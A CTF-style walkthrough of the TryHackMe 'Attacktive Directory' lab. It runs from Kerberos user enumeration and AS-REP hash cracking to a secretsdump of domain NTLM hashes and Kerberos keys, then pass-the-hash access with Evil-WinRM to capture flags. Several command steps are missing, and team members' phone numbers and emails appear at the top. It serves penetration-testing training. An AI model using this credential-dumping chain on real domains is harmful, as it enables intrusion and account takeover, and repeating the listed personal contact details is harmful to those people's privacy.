Attacktive Directory Room

Walkthrough

October 21, 2024

Team members

Name	Phone	Email	LinkedIn
Mohamed Tamer	01098851920	mohamedtamer493@gmail.com	Mohamed Tamer
Mohamed Taha	01157504940	motahakhatttab98@gmail.com	Mohamed Khattab
Abdelrahman Nabil	01155642227	abdo12232000@gmail.com	Abdelrahman Nabil
Amr Abdelkhaleq	01065596524	amrkhaled78782@gmail.com	Amr Abdelkhalek
Mohamed Akram	01211075035	ma987236@gmail.com	Mohamed Akram

Table of Contents

Overview

The **Active Directory Room** simulates a corporate Active Directory (AD) infrastructure. The objective is to exploit various vulnerabilities, demonstrating skills in AD enumeration, Kerberos attacks, and privilege escalation within a domain environment.

Task3 – Welcome to Attacktive Directory

The first step is scanning and enumeration of the system.

- Run Nmap Scan: `nmap -sC -sV 10.10.251.131`

  This command performs service version detection and runs default scripts on the target.

- **Enumerate Ports (139/445):** Use `enum4linux` to enumerate SMB-related information on ports 139 and 445: `enum4linux -M 10.10.251.131`

- Based on the results, I answered the following questions:

1. What tool will allow us to enumerate port 139/445?
   enum4linux
2. What is the NetBIOS-Domain Name of the machine?
   THM-AD
3. What invalid TLD do people commonly use for their Active Directory Domain?
   .local

Task4 - Enumerating Users via Kerberos

The goal here is to enumerate valid usernames via Kerberos.

- Use Kerbrute to Enumerate Usernames:
  `kerbrute userenum --dc 10.10.251.131 -d spookysec.local userlist.txt`


- Based on the results, I answered the following questions:

1. What command within Kerbrute will allow us to enumerate valid usernames?
   userenum
2. What notable account is discovered? (These should jump out at you)
   svc-admin
3. What is the other notable account is discovered? (These should jump out at you)
   backup

Task5 - Abusing Kerberos


In this task, you will extract a ticket from a Kerberos user without a password and crack the retrieved hash.

- Extract Ticket Using GetNPUsers.py:



- Looking at the Hashcat Examples Wiki page and get the hash mode

- Crack the Hash: Use Hashcat to crack the hash:



- Based on the results, I answered the following questions:

1. Which user account can you query a ticket from with no password?
   svc-admin
2. What type of Kerberos hash did we retrieve from the KDC? (Specify the full name)
   Kerberos 5 AS-REP etype 23
3. What mode is the hash?
   18200
4. What is the user accounts password?
   management2005

Task6 - Back to the Basics

Now, we enumerate any shared folders available on the domain controller.

- Access Backup Share:

- Decoding the contents of the file

- Based on the results, I answered the following questions:

1. What utility can we use to map remote SMB shares?
   smbclient
2. Which option will list shares?
   -L
3. How many remote shares is the server listing?
   6
4. There is one share that we have access to that contains a text file. Which share is it?
   backup
5. What is the content of the file?
   YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw
6. Decoding the contents of the file, what is the full contents?
   backup@spookysec.local:backup2517860

Task7 - Elevating Privileges within the Domain

In this task, we escalate privileges using the secretsdump.py tool.

- Dump NTDS using secretsdump.py:

```
└─$ sudo /opt/impacket/examples/secretsdump.py spookeysec.local/backup:backup2517860@10.10.187.24
Impacket v0.13.0.dev0+20240916.171021.65b774de - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::
spookysec.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448bf6aba63d154eb0c665071067b6b:::
spookysec.local\optional:1106:aad3b435b51404eeaad3b435b51404ee:436007d1c155beaf41803f1272656c9e:::
spookysec.local\sherlocksec:1107:aad3b435b51404eeaad3b435b51404ee:b09d48380e99e9965416f0d7096b703b:::
spookysec.local\darkstar:1108:aad3b435b51404eeaad3b435b51404ee:cfd70af882d53d758a1612af78a646b7:::
spookysec.local\Ori:1109:aad3b435b51404eeaad3b435b51404ee:c930ba49f999305d9c00a8745433d62a:::
spookysec.local\robin:1110:aad3b435b51404eeaad3b435b51404ee:642744a46b9d4f6dff8942d23626e5bb:::
spookysec.local\paradox:1111:aad3b435b51404eeaad3b435b51404ee:048052193cfa6ea46b5a302319c0cff2:::
spookysec.local\Muirland:1112:aad3b435b51404eeaad3b435b51404ee:3dbdbf1419ae75a418b3aa12b8c0fb705:::
spookysec.local\horshark:1113:aad3b435b51404eeaad3b435b51404ee:41317db6bd1fb8c21c2fd2b675238664:::
spookysec.local\svc-admin:1114:aad3b435b51404eeaad3b435b51404ee:fc0f1e5359e372aa1f69147375ba6809:::
spookysec.local\backup:1118:aad3b435b51404eeaad3b435b51404ee:19741bde08e135f4b40f1ca9aab45538:::
spookysec.local\a-spooks:1601:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
ATTACKTIVEDIREC$:1000:aad3b435b51404eeaad3b435b5140aee:869f31b46494d120eeaf6ff20926cc96:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:713955f08a8654fb8f70afe0e24bb50eed14e53c8b2274c0c701ad2948ee0f48
Administrator:aes128-cts-hmac-sha1-96:e9077719bc770aff5d8bfc2d54d226ae
Administrator:des-cbc-md5:2079ce0e5df189ad
krbtgt:aes256-cts-hmac-sha1-96:b52e11789ed6709423fd7276148cfed7dea6f189f3234ed0732725cd77f45afc
krbtgt:aes128-cts-hmac-sha1-96:e7301235ae62dd8884d9b890f38e3902
krbtgt:des-cbc-md5:b94f97e97fabbf5d
spookysec.local\skidy:aes256-cts-hmac-sha1-96:3ad697673edca12a01d5237f0bee628460f1e1c348469eba2c4a530ceb432b04
spookysec.local\skidy:aes128-cts-hmac-sha1-96:484d875e30a678b56856b0fef09e1233
spookysec.local\skidy:des-cbc-md5:b092a73e3d256b1f
spookysec.local\breakerofthings:aes256-cts-hmac-sha1-96:4c8a03aa7b52505aeef79cecd3cfd69082fb7eda429045e950e5783eb8be51e5
spookysec.local\breakerofthings:aes128-cts-hmac-sha1-96:38a1f726263460 1d2df08b3a804da425
spookysec.local\breakerofthings:des-cbc-md5:7a976bbfab86b064
spookysec.local\james:aes256-cts-hmac-sha1-96:1bb2c7fdbecc9d33f303050d77b6bff0e74d0184b5acbd563c63c102da389112
spookysec.local\james:aes128-cts-hmac-sha1-96:08fea47e79d2b085dae0e95f86c763e6
spookysec.local\james:des-cbc-md5:dc971f4a91dce5e9
spookysec.local\optional:aes256-cts-hmac-sha1-96:fe0553c1f1fc93f90638b6e27e188522b08469dec913766ca5e16327f9a3ddfe
spookysec.local\optional:aes128-cts-hmac-sha1-96:02f4a47a426ba0dc8867b74e90c8d510
spookysec.local\optional:des-cbc-md5:8c6e2a8a615bd054
spookysec.local\sherlocksec:aes256-cts-hmac-sha1-96:80df417629b0ad286b94cadad65a5589c8caf948c1ba42c659bafb8f384cdecd
spookysec.local\sherlocksec:aes128-cts-hmac-sha1-96:c3db61690554a077946ecdabc7b4be0e
spookysec.local\sherlocksec:des-cbc-md5:08dca4cbbc3bb594
spookysec.local\darkstar:aes256-cts-hmac-sha1-96:35c78605606a6d63a40ea4779f15dbbf0d406cb218b2a57b70063c9fa7050499
spookysec.local\darkstar:aes128-cts-hmac-sha1-96:461b7d2356eee84b21176794 1dc893be
spookysec.local\darkstar:des-cbc-md5:758af4d061381cea
spookysec.local\Ori:aes256-cts-hmac-sha1-96:5534c1b0f98d82219ee4c1cc63cfd73a9416f5f6acfb88bc2bf2e54e94667067
```

```
└─$ evil-winrm

evil-winRM shell v3.6

[-] Error missing argument: -u, --user

Usage: evil-winrm -i IP -u USER [-s SCRIPTS_PATH] [-e EXES_PATH] [-P PORT] [-a USERAGENT] [-p PASS] [-H HASH] [-U URL] [-S] [-c PUBLIC_KEY_PATH ] [-k PRI
VATE_KEY_PATH ] [-r REALM] [--spn SPN_PREFIX] [-l]
    -S, --ssl                        Enable ssl
    -a, --user-agent USERAGENT       Specify connection user-agent (default Microsoft WinRM Client)
    -c, --pub-key PUBLIC_KEY_PATH    Local path to public key certificate
    -k, --priv-key PRIVATE_KEY_PATH  Local path to private key certificate
    -r, --realm DOMAIN               Kerberos auth, it has to be set also in /etc/krb5.conf file using this format -> CONTOSO.COM = { kdc = fooserver.con
toso.com }
    -s, --scripts PS_SCRIPTS_PATH    Powershell scripts local path
        --spn SPN_PREFIX             SPN prefix for Kerberos auth (default HTTP)
    -e, --executables EXES_PATH      C# executables local path
    -i, --ip IP                      Remote host IP or hostname. FQDN for Kerberos auth (required)
    -U, --url URL                    Remote url endpoint (default /wsman)
    -u, --user USER                  Username (required if not using kerberos)
    -p, --password PASS              Password
    -H, --hash HASH                  NTHash
    -P, --port PORT                  Remote host port (default 5985)
    -V, --version                    Show version
    -n, --no-colors                  Disable colors
    -N, --no-rpath-completion        Disable remote path completion
    -l, --log                        Log the WinRM session
    -h, --help                       Display this help message
```

- Based on the results, I answered the following questions:

1. What method allowed us to dump NTDS.DIT?


   DRSUAPI


2. What is the Administrators NTLM hash?

   0e0363213e37b94221497260b0bcb4fc

3. What method of attack could allow us to authenticate as the user without the password?
   Pass The Hash
4. Using a tool called Evil-WinRM what option will allow us to use a hash?
   -H

Task8 - Flag Submission Panel





1. svc-admin flag
   TryHackMe{K3rb3r0s_Pr3_4uth}

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd C:\Users\backup\Desktop
*Evil-WinRM* PS C:\Users\backup\Desktop> Get-ChildItem -Path . -Filter *.txt -Recurse


    Directory: C:\Users\backup\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/4/2020  12:19 PM             26 PrivEsc.txt


*Evil-WinRM* PS C:\Users\backup\Desktop> cd C:\Users\backup\Desktop\PrivEsc.txt
Cannot find path 'C:\Users\backup\Desktop\PrivEsc.txt' because it does not exist.
At line:1 char:1
+ cd C:\Users\backup\Desktop\PrivEsc.txt
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (C:\Users\backup\Desktop\PrivEsc.txt:String) [Set-Location], ItemNotFoundException
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.SetLocationCommand
*Evil-WinRM* PS C:\Users\backup\Desktop> cat C:\Users\backup\Desktop\PrivEsc.txt
TryHackMe{B4ckM3UpSc0tty!}
```

2. backup flag

TryHackMe{B4ckM3UpSc0tty!}

```
*Evil-WinRM* PS C:\Users\backup\Desktop> cd C:\Users\\Administrator
*Evil-WinRM* PS C:\Users\Administrator> Get-ChildItem -Path . -Filter *.txt -Recurse


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/4/2020  11:39 AM             32 root.txt


*Evil-WinRM* PS C:\Users\Administrator> cat C:\Users\Administrator\Desktop\root.txt
TryHackMe{4ctiveD1rectoryM4st3r}
```

3. Administrator flag

TryHackMe{4ctiveD1rectoryM4st3r}